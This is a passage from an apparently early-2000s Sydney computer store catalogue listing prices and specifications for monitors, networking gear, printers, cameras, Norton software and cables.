- 2 x Internal 3.5" Bays
- Front USB & IEEE1394 FireWire
- Screw-less PCI Card Clipper
- Thumb screws for FDD & HDD installation
- W: 180mm
- D: 440mm
- H: 460mm
- Power Supply not included

**\$155** CHC0000**CoolerMaster ATC 710**

- 4 x External 5.25" Bays
- 2 x External 3.5" Bays
- 4 x Internal 3.5" Bays
- Front USB & IEEE1394 FireWire
- Tool-less assembly
- Lockable front bezel and side panel
- Zinc-coated steel
- W: 205mm
- D: 455mm
- H: 522mm
- Power Supply not included

**\$275** CAC0000**Power Supplies**

- 350W P4 ATX POWER SUPPLY **\$35** PSCEN002
 300W P4 ATX POWER SUPPLY **\$49** PSCEN003
 350W P4 ATX POWER SUPPLY **\$55** PSCEN001
 400W P4 ATX POWER SUPPLY **\$65** PSCEN005

**Call Centre**

Monday to Friday 9am - 6pm
 Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190Fax: 02 9267 5042 | Email: sales@adelong.com.au

Acer Monitors

3 YEAR WARRANTY

15" LCD AL512

The AL512 combines in one compact space-saving design the benefits of the latest 15" LCD technologies alongside an integrated audio system.

- 15" TFT-LCD
- D.297mm Dot Pitch
- 16.7M Colours
- Contrast Ratio: 350:1
- Up to 1024 x 768 @ 75Hz
- 354(H) x 354(W) x 182(D)mm
- Weights 4.1kg
- Built-in Speakers

\$545 M0ACB14



17" LCD AL732

The 17" LCD is an ideal solution for the modern office environment serving the desktop power users with the objective of optimal display performance with enhanced ergonomics.

- 17" TFT-LCD
- D.264mm Dot Pitch
- 16.7M Colours
- Contrast Ratio: 400:1
- Up to 1280 x 1024
- 378(H) x 390(W) x 156(D)mm
- Weights 5.5kg
- Built-in Speakers

\$895 M0ACB19



17" LCD AL707

The AL707 is the ideal solution for the home or office PC users requiring a smart interface with a broader view.

- 17" TFT-LCD
- D.264mm Dot Pitch
- 16.7M Colours
- Contrast Ratio: 500:1
- Up to 1280 x 1024
- 449(H) x 422(W) x 215(D)mm
- Weights 5kg

\$795 M0ACB16



19" LCD AL922

AL922 the ultimate display, featuring excellent brightness combined with high resolution and built in speakers. For those that demand the best in their displays.

- 19" TFT-LCD
- D.294mm Dot Pitch
- 16.7M Colours
- Contrast Ratio: 500:1
- Up to 1280 x 1024 @ 75Hz
- 447(H) x 433(W) x 235(D)mm
- Weights 6.5kg
- Built-in speakers

\$1599 M0ACB18



17" CRT AC711

The AC711 offers the perfect solution to work effectively with no compromise to personal comfort.

- 16.1" Viewable
- D.27mm Dot Pitch
- Up to 1280 x 1024 @ 60Hz
- 427(H) x 405(W) x 419(D)mm
- Weights 14.9kg

\$225 M0ACB17



NEC LCD Monitors

3 YEAR WARRANTY

15" LCDI560NX

A space-saving thin-frame LCD monitor, offers you unrivalled value and performance. Also featuring automatic adjustment of your monitor to optimal settings.

- 15" TFT-LCD
- D.297mm dot pitch
- 16M colors
- 1024 x 768 @ 75Hz
- 344.8 mm (H) x 344.2 mm (W) x 166 mm (D)
- D-Sub and DVI-Digital Input
- Weights 3.7kg
- Black or silver colour option

\$599 M0NEC16



17" LCDI760NX

Take your visual experience to the next level of performance and enjoyment with the 17" NEC MultiSync LCDI760NX, a digital flat-panel monitor featuring a thin-frame design.

- 17" TFT-LCD
- D.264mm dot pitch
- 16M colours
- Up to 1280 x 1024 @ 75Hz
- 374 mm (H) x 383.6 mm (W) x 196 mm (D)
- D-Sub and DVI-Digital Input
- Weights 5.8kg
- Black or silver colour option

\$999 M0NEC17



18.1" LCDI860NX

A flat-panel monitor featuring a thin-frame design, enhances your visual experience with superior screen performance offering wide angle views up to 160°.

- 18" TFT-LCD
- D.281mm dot pitch
- 16.7M colours
- Up to 1280 x 1024 @ 75Hz
- 398 mm (H) x 402.8 mm (W) x 200 mm (D)
- D-Sub and DVI-Digital Input
- Weights 8.3kg
- Black colour option

\$1595 M0NEC18



Philips CRT Monitors

3 YEAR WARRANTY

17" I07E

The Philips I07E4 offers great value for money for those users looking for a display for their home and small office applications.

- 16" viewable
- D.27mm dot pitch
- Xtrastream Design™
- Up to 1280 x 1024
- 383(H) x 397(W) x 419(D)mm
- Weights 14.5kg

\$239 M0PHI10



17" I07T

Designed to meet the needs of consumers and cost conscious business users, the new I07T4 combines the appeal of Real Flat with standard 17-inch monitor features.

- 16" viewable
- D.25mm dot pitch
- LightFrame™ 3
- Xtrastream Design™
- Up to 1280 x 1024
- 410(H) x 399(W) x 419(D)mm
- Weights 16.5kg

\$269 M0PHI04



19" I09S

The Philips LightFrame™ 3 patented technology dramatically improves photo and video display without sacrificing performance for text-based applications.

- 18" viewable
- D.27mm dot pitch
- LightFrame™ 3
- Xtrastream Design™
- Up to 1920 x 1440
- 647(H) x 440(W) x 441(D)mm
- Weights 19.4kg

\$395 M0PHI02



Full product range and latest prices available online at

www.adelong.com.au



3COM Networking Solutions



3Com delivers innovative networks that are easier to own and implement. From basic connectivity to advanced switching functionality, there's a 3Com product to meet your needs.



Wireless Bluetooth

Wireless Bluetooth technology delivers 128-bit encrypted information at undistorted connection speeds of up to 1Mbps operating between distances of up to 10m between clients and 100m between clients and access points.

PC Card with XJACK

Instantaneous connections between your Type II notebook PC card and other Bluetooth™ devices.



\$239 NW3C050

USB Adapter

Share files with other Bluetooth™ devices with point-and-click ease via USB connection to your desktop or notebook PC.



\$235 NW3C051

Network Jack

The 3Com® NJ100 Network Jack instantly expands a single Ethernet connection into four 10/100 switched ports at any location. Replace an existing wall jack, or use it as the LAN outlet in modular office paneling.



20 Pack \$85 NW3C042

OfficeConnect 10/100 Switch

OfficeConnect Switches allow dedicated high-speed connections at 10Mbps or 100Mbps, making them ideal for connecting servers or multiple hosts in small businesses or offices.

Autosensing ports automatically detect the speed of the attached device to optimize network performance.



5-Port \$175 NW3C043
8-Port \$245 NW3C044

OfficeConnect Wireless LAN USB Adapter

Connects directly to a USB-ready desktop or notebook PC. Dynamic rate shifting keeps connections reliable, even in noisy environments.

IEEE 802.11b compliant

Data transfer rates up to 11Mbps

Plug-and-Play

Range up to 300m

Supports up to 128-bit WEP encryption

\$195 NW3C053

OfficeConnect Wireless LAN PC Card

One Type II or Type III PCMCIA slot is all you need to enjoy the enhanced wireless transmissions of this PC Card.

• IEEE 802.11b compliant

• Data transfer rates up to 11Mbps

• Range up to 100m

• Supports up to 128-bit WEP encryption

\$149 NW3C054



XJACK \$175 NW3C054

OfficeConnect Wireless LAN PCI Adapter

Wireless LAN PCI Adapter gives you secure wireless connections, without the expense and inconvenience of laying cables.

• IEEE 802.11b compliant

• Data transfer rates up to 11Mbps

• Connect multiple wireless clients without using access points

• Range up to 100m

• Supports up to 128-bit WEP encryption

\$225 NW3C055



Wireless LAN Access Point 2000

Embedded HTTP web management server allows easy web configuration, firmware upgradability, and management.

Compatible with IEEE 802.11b compliant equipment

Data transfer rates up to 11Mbps

Supports up to 128 simultaneous users

Clear Channel Select automatically scans the spectrum and selects the best channel

Wireless security of up to 128-bit WEP encryption

Range up to 100m

\$375 NW3C057



Wireless Cable/DSL Gateway

Share one broadband Internet connection with up to 253 (32 wireless) users, completed with an integrated wireless access point and a 4-port autosensing 10/100 Ethernet switch.

• IEEE 802.11b compliant

• Range up to 91m

• Supports hacker pattern detection

• Firewall, virtual DMZ, virtual server capability and VPN pass-through

\$375 NW3C058



Wired Cable/DSL Gateway \$299 NW3C058

OfficeConnect Secure Cable/DSL Gateway

Supports up to 30 simultaneous VPN tunnels with simultaneous PPTP, IPsec, and L2TP/IPsec tunnels.

• IEEE 802.11b compliant

• Integrated 4-port autosensing 10/100 switch for sharing broadband Internet connection with up to 253 users

• Hacker pattern detection feature

• automatically detects and blocks intrusions

\$195 NW3C060



Networking Solutions

4-Port Cable/DSL Router

The 4-Port Cable/DSL Broadband Router is the ideal networking solution for home and business users connecting up to 253 users to a high speed Internet connection. Its platform independent multi-function router combines a 4-port 10/100 Mbps dual speed switch, full-featured SPI firewall, and network management system into one convenient device.



\$175 NW3C065

VPN Plus \$215 NW3C069

3 Port Print Server

A Print Server with a multi-protocol 10/100 LAN and three parallel ports is designed to offer a simple and flexible solution for your entire network printing needs. You can now connect or support up to three printers, plotters or equality printers in the most convenient spots in your office environment.



\$175 NW3C072

Ethernet HUB

These 10/100 Ethernet Hubs are auto-sensing, dual-speed hubs that offer a simple, cost-effective strategy for integrating Fast Ethernet into your Ethernet network.



5-Port \$59 NW3C085

8-Port \$79 NW3C086

16-Port \$175 NW3C087

10/100 PCI Network Adapter

10/100 PCI network adapter is an efficient, affordable, full-featured desktop resource. Auto-configurable auto-power-on, it supports 32-bit data transfer mode. It features Wake-On-LAN, enabling network management from remote locations.



\$25 NW3C089

10/100 USB Network Adapter

10/100 USB network adapter attaches to the desktop or mobile PC via the USB Port. No external power is needed and no further configuration is required once the USB adapter is automatically recognized.



\$95 NW3C093

10/100 PC CARD

Ideal for connecting laptops to Fast Ethernet LANs, the dongle-less PC Card provides 10/100Mbps speed, 16-bit performance and is plug-and-play with all major operating systems.



\$75 NW3C094

CardBus \$95 NW3C095

Call Centre

Monday to Friday 9am - 6pm
Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Logitech Webcam

QuickCam Express

- Easy to use and economical. Great for video e-mail and face-to-face video calls.
- Still image capture up to 640 x 480 pixels
 - Video capture up to 30 frames/sec @ 320 x 240
 - USB Interface



QuickCam Messenger
Still image & video capture up to 640 x 480 pixels with built-in microphone.

\$79 (0106022)**\$95** (0106043)

ClickCam 310

- 3MB memory stores up to 160 photos and 15 seconds of video.
- Digital camera at up to 352 x 288 pixels
 - Video capture at 15 frames/sec up to 176 x 144
 - Webcam up to 640 x 480 pixels
 - Video conferencing up to 30 frames/sec
 - 10 second self timer
 - 4 x AAA batteries included
 - USB Interface

**\$115** (0106043)

Pocket Digital

- As small as a credit card, but it has all the features you want: high resolution, plenty of memory, and easy downloading.
- Simple point-and-shoot camera
 - 16MB memory stores up to 52 high resolution images at 1.3 megapixels
 - See both bright lights and dark details with Autoblur technology
 - USB Interface, recharge via USB cable

**\$215** (0106044)

USB Devices & Cables

USB Laplink Data Cable

This USB Laplink cable allows you to transfer files between two computers equipped with USB ports without messy configurations.

QUICK AND EASY**\$55** (MSAD050)

USB P2P Network Cable

Network 2 computers without having to install network cards. Speeds up to 5Mbps supporting TCP/IP, NetBEUI & IPX/SPX.

**\$69** (MSAD051)

Full range of USB cable on page 16.

USB to Ethernet Adaptor

Connect your PC via USB to a 10/100 LAN without the need to install messy PC cards. Comes with a 2 metre USB cable. Standard RJ-45 connection.

**USB 1.1 Cable****\$79** (MSAD052)**USB 2.0 Cable****\$75** (MSAD053)

USB Wireless

These adaptors plug straight into your USB port to give you instant wireless access to PDA's, PCs and Mobiles phones.

**USB Bluetooth Adaptor****\$75** (MSAD056)**USB Infrared IrDA Adaptor****\$79** (MSAD057)

USB 2.0 Docking Station

Expansion unit to provide notebooks with desktop equivalent connectivity. Provides:

- 2 x USB 2.0 Ports
- 2 x PS/2
- 1 x USB File transfer ports
- Serial & Parallel ports
- 10/100 LAN port

**\$195** (MSAD054)

USB Hubs

Connect these plug and play hubs to your PC to use multiple USB devices. In addition, USB 2.0 Hubs support up to 480Mbps of bandwidth.

**2 Port Mini USB 1.1 Hub****\$29** (MSAD058)**4 Port Stackable USB 1.1 Hub****\$45** (MSAD059)**8 Port Stackable USB Hub 1.1****\$75** (MSAD060)**4 Port USB 2.0 Hub****\$55** (MSAD061)

Interface

PCI to FireWire Card

Capture your digital video or attach your high speed storage devices quickly & easily with the 3 Port PCI FireWire Card.

**\$45** (CGEN003)

PCI to USB Card

Connect all your USB 2.0 devices to this easy to install 2-port USB PCI adapter. 100% backward compatible with all USB devices.

**\$35** (CGEN040)

PCI to USB2 & FireWire

Connect all of your USB, USB 2 & FireWire peripherals to a single card. Features 2 x USB 2.0 ports and 2 x FireWire ports.

**\$99** (CGEN041)

PCMCIA Adaptors

Capture your digital video or attach your high speed storage devices quickly & easily with our PCMCIA adaptors.

**3 Port USB 2.0****\$75** (CGEN049)**2 Port FireWire****\$85** (CGEN040)**2 USB & 3 FireWire Combo****\$155** (CGEN050)

6 in 1 USB Multicard Reader

- USB 2.0 AND 1.1 Compatible
- Reads CE, MD, SM, PS, SD, MMC memory card
- Bus powered - no power adaptors required
- PC & Mac Compatible
- Compact Design With No Cables Required
- All slots are active for copying across memory cards.

**\$55** (MYGEM008)

Ext USB Floppy

- Compact & portable design
- Plug & Play, Hot swappable
- No external power required (Bus powered mode)
- USB interface
- Supports both PC & MAC

**\$95** (FEGEM000)

I/O Expansion Card

**PCI Printer Card****\$39** (CGEN032)**Dual PCI Printer Card****\$45** (CGEN037)**PCI One High Speed Serial Port Card****\$49** (CGEN036)**PCI Two High Speed Serial Port Card****\$55** (CGEN039)

Tekram DC-315U Ultra SCSI Card




- Transfer rate up to 20MB/s
- Support up to 7 devices
- SCSI Hosts SD Interface
- PCI Interface

\$49 (CGEN019)

3.5" Floppy Drive

- High reliability with aluminium diecast base
- Long life with direct spindle motor
- 1.44MB Storage Capacity

**\$25** (01PM000)

Come visit our store at
127 York Street, SYDNEY NSW 2000

KVM CPU Switch

Control multiple computers with minimal equipment!

Control up to 136 computers instantly with a single mouse, keyboard and monitor by cascading MoreView KVM switches. Select a computer by front push buttons, by hot key commands or by the on-screen pop up menu (OSD model). The OSD menu enables you to assign computer names, identify and select computer by the names.

Features:

- VGA resolution up to 1920 x 1440
- Optional 19" rack mount kits
- Hot plug KB and Mouse anytime
- Auto-scan Computers
- Full LEDs to show status

Additional Features (OSD models):

- Password security locks
- Assign computers with unique names
- Gain complete control with easy-to-use OSD interface



PS/2 & Serial

OSD PS/2 & Serial

KNVI04D 4 CPU OSD Switch **\$345** D5KEX003

KNVI08D 8 CPU OSD Switch **\$645** D5KEX004

KNVI16D 16 CPU OSD Switch **\$1295** D5KEX005

USB

Offers connectivity for USB keyboard and mouse. Units come equipped with a USB hub to share USB 1.1 peripherals. Ready to handle combo of PC, Mac, G3/G4. Use standard USB A-A cables to link to PCs.

KAG12 2 CPU Switch with 3-Port USB Hub **\$165** D5KEX006

KAG14 4 CPU Switch with 4-Port USB Hub **\$275** D5KEX007

KAG104 4 CPU Hybrid USB & PS/2 Switch **\$325** D5KEX008

Accessories

1.8M PS2 Cable Set **\$29** C5KEX009

3M PS2 Cable Set **\$35** C5KEX014

19" Rack Mount Kit **\$39** D5KEX009

*see page 16 for USB cable options

Speakers

Creative Inspire 4.1 4400

Its incredibly powerful speaker system features four newly designed satellites with unique contours around the drivers for optimum sound dispersion

4.1 Channel Audio
17W RMS Subwoofer/6W RMS Satellite (Total 41W)
40Hz - 20kHz Frequency Response
Includes remote control
Combine with 4-channel SoundBlaster card to experience EAX sound

\$135 HMCX095

Creative Inspire 6.1 6600

With full 6.1 support from Audigy™ 2, Inspire 6.1 allows you to maximize your desktop entertainment with Dolby® Digital EX encoded movies, enhanced EAX® and MS SurroundSound® 3D effects in games.

- 6.1 Channel Audio
- 22W RMS Subwoofer/8W RMS Satellite
- 20W Centre (Total 82W)
- 40Hz - 20kHz Frequency Response
- Includes desktop and center speaker stands

\$275 HMCX101



Inspire 5.1 5100 **\$175** HMCX083

Creative Inspire 5.1 Digital 5600

Complete and affordable Dolby Digital Home Theater System for your DVD player and Game Creative Inspire 5.1 Digital 5600 satisfies all your modern entertainment needs.

- 5.1 Channel Audio
- Dolby DTS decoder unit
- 24W RMS Subwoofer/6W RMS Satellite (Total 48W)
- 35Hz - 20kHz frequency Response
- Desktop and center speaker stands, optical cable provided

\$395 HMCX102



Altec Lansing AVS500B

The compact AVS500B is a solid entry-level surround system that will instantly improve the way your PC sounds.

40Hz - 22kHz Frequency Response
6.1W RMS Subwoofer/2.2W RMS per Satellite
4.1 Channel Speakers
17W RMS Total Power Output
Built-in controls

\$139 HMA1703



Altec Lansing AVS 300 (2speaker + Sub) **\$79** HMA1705

Altec Lansing Z51

Large 3-inch drivers and a center channel deliver a full range of movement and sound while the ported subwoofer adds to the theatre-like atmosphere. Whether your into games, movies, the Z51 is an excellent all-round system.

- 5.1 Channel Speakers
- 25W RMS Subwoofer/7.8W RMS Center
- 2x 5W RMS Front/2x7.2W RMS Rear
- 60W RMS Total Output Power
- 20Hz - 22kHz Frequency Response

\$215 HMA1708



Altec Lansing Z21 (2 Speaker + Sub) **\$105** HMA17022

Altec Lansing XA3051

Top-of-the-line live gaming system features a center channel, a powerful subwoofer, and surround sound that put your TV's speakers to shame. Feel the bass. Unleash the power.

- 5.1 Channel Audio
- 10.25W RMS Subwoofer/7.5W RMS Center
- 5W RMS Satellite (Total 54W RMS)
- 6 Speaker Dolby Surround Pro Logic
- Dual headphone jack & Wall Brackets
- Auxiliary Input (for DVDs, PS2, Xbox etc)
- Color coded cables

\$295 HMA17023



Altec Lansing XA3021 **\$175** HMA17025

Palm Handhelds

Zire

Replace bulky paper planners, to-do lists and sticky notes with a convenient Palm Zire handheld.

Motorola Orinational E2 16MHz Processor
Palm OS 4.1
160x160 Monochrome Display
2MB Memory
Included HotSync cable via mini USB cable or Infrared.
112 x 74 x 16mm
Weights 109g

\$239 HBPAL000



Zire 71

View your appointments and addresses, capture pictures, listen to MP3s, and watch video clips with the Palm Zire 71.

- Texas Instruments ARM 144MHz Processor
- Palm OS 5.2.1
- 320x240 Transflective Display with 65K Colours
- 16MB SDRAM Memory
- Integrated Camera up to 640x480
- MP3/Video playback software
- Supports MMC & SD expansion cards
- HotSync Cradle for USB or Infrared.
- Weighs 150g

\$595 HBPAL004



Tungsten T

The performance you need to organise your work and your life.

- Super productive when you're on the go.
- Texas Instruments ARM Processor
- Palm OS 5.0
- 320x240 Display with 65K Colours
- 16MB SDRAM Memory
- Bluetooth compatible
- MP3/Video playback software
- Supports MMC & SD expansion cards
- HotSync Cradle for USB or Infrared.
- 102 x 77 x 15mm
- Weighs 159g



\$855 HBPAL001

Tungsten C with 64MB memory

& 802.11b Wi-Fi capability

\$945 HBPAL003

Tungsten W with built-in Keyboard

& GSM/GPRS phone capability

\$1145 HBPAL002

Call Centre

Monday to Friday 9am - 6pm

Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Color Printers

All printers are PC & Mac Compatible

PERSONAL Range - ideal for the casual user

hp deskjet 3325

- 1200 x 600 dpi Print Resolution
- Up to 10ppm Black & 10ppm Color
- 100 Sheet Paper Tray
- USB 2.0 Interface



\$79 PPM1075

hp deskjet 3820

- 4800 x 1200 dpi Print Resolution
- Up to 20 Bppm Black & 10ppm Color
- hp PhotoREt III
- Parallel & USB Interface



\$145 PPM1013

Canon S200SPx

- 2880 x 720 dpi Print Resolution
- Up to 50ppm Black & 10ppm Color
- Built-in low-in-alert & super economy mode to save money
- USB Interface



\$79 PPM10051

SOHO Range - ideal for the home office and small office

hp deskjet 5550

- 4800 x 1200 dpi Print Resolution
- Up to 27ppm Black & 10ppm Color
- Automatically detects paper type and adjust print settings
- Optional 6-color printing
- USB 2.0 and Parallel Interface



\$185 PPM10115

hp deskjet 6122

- 4800 x 1200 dpi Print Resolution
- Up to 20 Bppm Black & 10ppm Color
- PhotoREt 3 colour layering technology
- Double sided duplex printing
- USB 2.0 & Parallel Interface



\$279 PPM10166

Canon i320

NEW

- 2400 x 1200 dpi Print Resolution
- Up to 10ppm Black & 7ppm Color
- Thermal Bubble Jet Ink on demand
- Borderless 6" x 4" photo prints
- Supports Exit Print for better digital photo prints
- USB 2.0 Interface



\$129 PPM10065

BUSINESS Range - ideal for high speed printing with flawless quality

Canon i850


- 4800 x 1200 dpi Print Resolution
- Up to 27ppm Black & 10ppm Color
- Borderless A4 & 6" x 4" photo prints
- Print 6" x 4" photo in under a minute and a monochrome page in 3 seconds
- USB 2.0 & Parallel Interface



\$379 PPM10086

Canon S530D

- 2400 x 1200 dpi Print Resolution
- Up to 14 Bppm Black & 10ppm Color
- Colourfast for up to 25 Years
- Borderless A4 & 6" x 4" photo prints
- CF Adapter provided
- PCHIA Type II slot for other compatible PC card memory adapters (see included)
- USB 2.0 Interface



\$399 PPM10059

hp business inkjet 2230

- 1200 x 600 dpi Print Resolution
- Up to 15 Bppm Black & 14ppm Color
- hp PhotoREt 3
- 16Mb Memory (Max 164Mb)
- 250 sheet bin
- 10,000 pages per month duty cycle
- Parallel Interface



\$455 PPM10167

PHOTO & PROFESSIONAL Range - superb reproduction of photos & images

hp PhotoSmart 7150

- BMB USB 2.0 Printer
- 4800 x 1200 dpi Print Resolution
- Up to 14 Bppm Black & 10ppm Color (with Optional black cartridge)
- Borderless 4" x 6" photo printing
- USB port for connection to PC/MAC
- 2nd USB port for direct printing from hp digital camera



\$255 PPM10178

Canon i550

- 4800 x 1200 dpi Print Resolution
- Up to 10ppm Black & 10ppm Color
- Advanced Microfine Droplet Technology
- Borderless A4 & 6" x 4" photo prints
- Supports Exit Print for better digital photo prints
- USB 2.0 & Parallel Interface



\$299 PPM10087

Canon i950

- 4800 x 1200 dpi Print Resolution
- Up to 7ppm Black & 7ppm Color
- 6 individual ink tanks
- Borderless A4 & 6" x 4" photo prints
- Prints a glossy A4 photo in approx 1 minute
- Photo Management Software included
- USB 2.0 Interface



\$699 PPM10088

PORTABLE Range - ideal for those on the move

hp deskjet 450ci

- 4800 x 1200 dpi Print Resolution
- Up to 9ppm Black & 9ppm Color
- hp PhotoREt 4 colour layering with optional 6-ink printing
- CF Memory Slot
- USB 2.0, Parallel & Infrared
- Only 1.9kg
- Optional battery pack



\$455 PPM10176

\$499 PPM10176 (includes battery)

Canon i70

- 4800 x 1200 dpi Print Resolution
- Up to 10ppm Black & 9ppm Color
- Advanced Microfine Droplet Technology
- Supports direct connectivity to Canon digital cameras
- Borderless Photo Printing
- USB 1.1/2.0 (Windows only)
- Only 1.8kg



\$549 PPM10090

\$699 PPM10090 (includes battery)

HOT OFF THE PRESS

Canon i470D

The i470D combines the convenience of digital camera and memory card direct printing, with impressive speeds and quality to deliver a versatile and cost-effective home photo printing solution.

- 4800 x 1200 dpi Print Resolution
- Up to 10ppm Black & 10ppm Color
- Borderless A4 & 6" x 4" photo prints
- 4-in-1 memory slot takes CE, SD, SD & Memory Stick - no adapters required
- USB 2.0



\$399 PPM10090

Laser Printers

Canon LBPII20

Up to 600 x 300 dpi native to 2400 x 600 dpi enhanced
Prints up to 10ppm black
First page out in less than 18 seconds
125-page tray
USB Interface



\$429 PRCM007

hp LaserJet 1000

The personal desktop laser all-in-one that is ideal for the home office, small business.

- 1200 dpi Print Resolution
- Up to 10ppm Black
- First page in 8 seconds
- PC Compatible
- USB Interface



\$675 PRCM017

hp LaserJet 1300

- 1200 x 1200 dpi Print Resolution
- Up to 20ppm Black
- 16MB Ram (80MB Max)
- 250 Sheet Tray
- USB 2.0 & Parallel Interface
- Postscript Level 2 Supported

NEW



\$775 PRCM045
Network ready with hp jetdirect 1300N **\$1195** PRCM054

Multi-Function

Canon imageCLASS MPC 190

Multi-function color photo printer with copy and scanning capabilities.
2400 x 1200 dpi Print Resolution
Printing & Copying up to 14 Black & White/10 Colour ppm
Borderless A4 and Photo 4" x 6" Printing
Flatbed Color scanning at 9600dpi
USB Interface



\$299 PRCM081

hp PSC 1210

Compact unit without compromise on functionality, this all-in-one is perfect for the home office.

- 4800 x 1200 dpi
- Printing and copying at 12ppm in Black & White, 10ppm in color
- hp PhotoREt 3 colour technology
- Scan Color at 600 x 2400
- 100 sheet paper tray
- USB Interface



\$265 PRCM025

hp PSC 2210

Colour print, scan, copy and fax, all from one compact integrated product & easy-to-use functions designed to work together. Print direct using the built-in memory card slots.

- 1200 x 1200 dpi Print Resolution
- Print/Copy up to 17 Black & White
- Print/Copy up to 12 Colour ppm
- Flatbed 48-bit Colour Scanning
- Stand-alone & PC Fax
- Direct print with CE, SM, SD, Sony memory stick
- USB Interface



\$529 PRCM124

Scanners

hp scanjet 2300c

Best for your creative projects - easily scan photos, 3D objects, text and graphics with one touch of a button. hp Memories disc-creator software for slide shows on a CD or TV via a DVD player

- 4800 x 1200 dpi Optical resolution
- 99,999 dpi enhanced resolution
- 48-bit color
- hp Imaging, photo and OCR software
- USB 2.0 Interface



\$149 JKH00055

hp scanjet 3570c

For superb multimedia, documents or photo-quality scanning look no further than the 3570c. Get preview scans in as little as 10 seconds at a variety of resolutions and color depths.

- 1200 x 1200 dpi Optical resolution
- 99,999 dpi enhanced resolution
- HP Imaging, photo and OCR software
- 4 buttons - scan, copy, email & hp memories disc creator launch!
- Built in adapter for 35mm slides & negatives
- USB 2.0 Interface



\$275 JKH00064

Epson 2400

High speed and high resolution film scanning performance for the demanding user. The Perfection 2400 Photo delivers exceptional performance for every scanning need.

- High resolution - 2400 dpi (4800 dpi sub-scan)
- Integrated Transparency Unit for 35mm film negatives/slides
- Bundled with Adobe Photoshop Elements, OCR
- 48-bit color
- On-board high-speed ASIC processor
- USB 2.0 Interface



\$475 JKH00012

Digital Cameras

Canon PowerShot A200

The PowerShot A200 is the perfect entry level digital still camera.

- 2.0 MegaPixel CCD @ 1600 x 1200
- movie recording @ 320 x 240 pixels, 15fps
- 4 x digital zoom
- 8MB Compact Flash Card
- 2 x AA Batteries
- USB Interface



\$325 JKH00034

Canon Digital IXUS 400

Offers high resolution shooting with the ability to also capture up to 3 minutes of continuous movie recording with audio.

- 4.0 MegaPixel CCD @ 2272 x 1704 pixels
- Video @ 200 x 240 pixels
- 3M optical zoom, 2.4x digital zoom
- 32MB CF Memory supplied
- Li-ion battery and charger
- Only 185 grams



\$999 JKH00041
\$795 JKH00042

See page 5 for memory options and adapters

Canon Card Photo Printer CP-10

Ultra light and compact printer for instant printing from your Canon Camera.

- Full color eye-sub printer
- 300 x 300 dpi
- Standard 1 screen print (border & borderless)
- Multiple (8-screen) print for labels
- Standard print borderless: 86 x 54 mm
- Connect to Canon Digital Camera via USB
- Only 108 x 125 x 47mm and 510 grams



\$385 PRCM007

Kodak USB EasyShare Dock

- With outstanding color and exposure capabilities and a quality lens, you'll have crisp, sharp, colorful pictures.
- 2.0 MegaPixel for prints up to 8" x 10"
- 1632 x 1232 pixels
- 3K optical zoom, 2X digital zoom
- 1.6" TFT Screen
- 16MB Internal Memory
- SD/MMC Memory Slot
- Uses 2x AA CRYL Li Battery
- 3 Volt Adapter



\$155 JKH00003

Kodak CX4230

Kodak DX4330

- Masterpieces are created with the DX4330, as you'll have all the features you'll need to do it all.
- 3.1 MegaPixel for prints up to 11" x 14"
- 2160 x 1400 pixels
- 3K optical zoom, 3.3X digital zoom
- 1.8" TFT Screen
- Continuous Video and Audio
- 16MB Internal Memory
- SD/MMC Memory Slot
- Uses 2x AA CRYL Li Battery
- 3 Volt Adapter



\$675 JKH00038

Kodak LS443

This feature-rich digital camera gives you everything you're looking for, in a stylish, user-friendly package.

- 4 MegaPixel for prints up to 20" x 30"
- 2530 x 1659 pixels
- Professional-quality Schneider-Kreuznach Variogon lens
- 3X optical zoom, 3.3X digital zoom
- 1.8" TFT Screen
- Auto picture rotation on camera, PC or TV
- 16MB Internal Memory
- SD/MMC Memory Slot
- Special edition with LS443 camera dock and Li-ion battery included



\$999 JKH00002

Call Centre

Monday to Friday 9am - 6pm
Weekends 10am - 4pm

SALES HOTLINE: 02 9260 3190

Fax: 02 9267 5042 | Email: sales@adelong.com.au

Software

Norton Personal Firewall 2003

Your maximum defense against hackers. It secures your PC, keeps your personal information private, and alerts you to attempted intrusions.

\$89 (SWSP003)



Norton AntiVirus 2003

The worlds most trusted antivirus solution. This easy-to-use program scans and cleans instant-message attachments as well as email messages. It removes viruses automatically, without interrupting your work.

\$89 (SWSP002)



Norton Internet Security

Provides essential protection from viruses, hackers, and privacy threats. Includes:

- Norton Antivirus
- Norton Personal Firewall
- Norton Privacy Control
- Norton Spam Alert
- Norton Parent Control

\$135 (SWSP001)



Norton SystemWorks 2003

Protects your PC from virus threats, optimises performance, fixes and prevents problems. Includes:

- Norton Antivirus
- Norton Utilities
- Norton CleanSweep
- GoBack Personal Edition

Norton SystemWorks 2003 Pro

Includes full version of Norton Ghost 2003

\$175 (SWSP007)



Cables



RJ 45



4 Pin FireWire



USB A



9 Pin Serial



25 Pin Parallel



FireWire



Int. SCSI



Int. IDE

Serial ATA

Connetrics

PC Power

Honda 68

Honda 50

Network

RJ45

| | | |
|----------------|------|---------|
| 50cm | \$7 | CEN0091 |
| 1m | \$8 | CEN0072 |
| 2m | \$10 | CEN0073 |
| 3m | \$12 | CEN0074 |
| 5m | \$15 | CEN0075 |
| 8m | \$19 | CEN0076 |
| 10m | \$20 | CEN0077 |
| 15m | \$25 | CEN0078 |
| 20m | \$30 | CEN0079 |
| 25m | \$45 | CEN0080 |
| 30m | \$49 | CEN0081 |
| 2m Cross Over | \$12 | CEN0084 |
| 3m Cross Over | \$15 | CEN0085 |
| 5m Cross Over | \$19 | CEN0086 |
| 10m Cross Over | \$25 | CEN0087 |

Parallel

Laplink 25pin

| | | |
|--------------------|------|---------|
| 1.8m M-M | \$12 | CEN0030 |
| 5m M-M | \$15 | CEN0031 |
| 10m M-M | \$19 | CEN0040 |
| Printer | | |
| 1.8m Standard | \$5 | CEN0060 |
| 3m Bi-Directional | \$9 | CEN0061 |
| 5m Bi-Directional | \$12 | CEN0062 |
| 10m Bi-Directional | \$19 | CEN0063 |
| 15m Bi-Directional | \$25 | CEN0064 |
| Serial | | |
| 25pin | | |
| 1.8m M-M | \$9 | CEN0008 |
| 3m M-M | \$12 | CEN0009 |
| 5m M-M | \$17 | CEN0010 |
| 10m M-M | \$20 | CEN0011 |
| 20m M-M | \$25 | CEN0012 |

Laplink

| | | |
|------------------|------|---------|
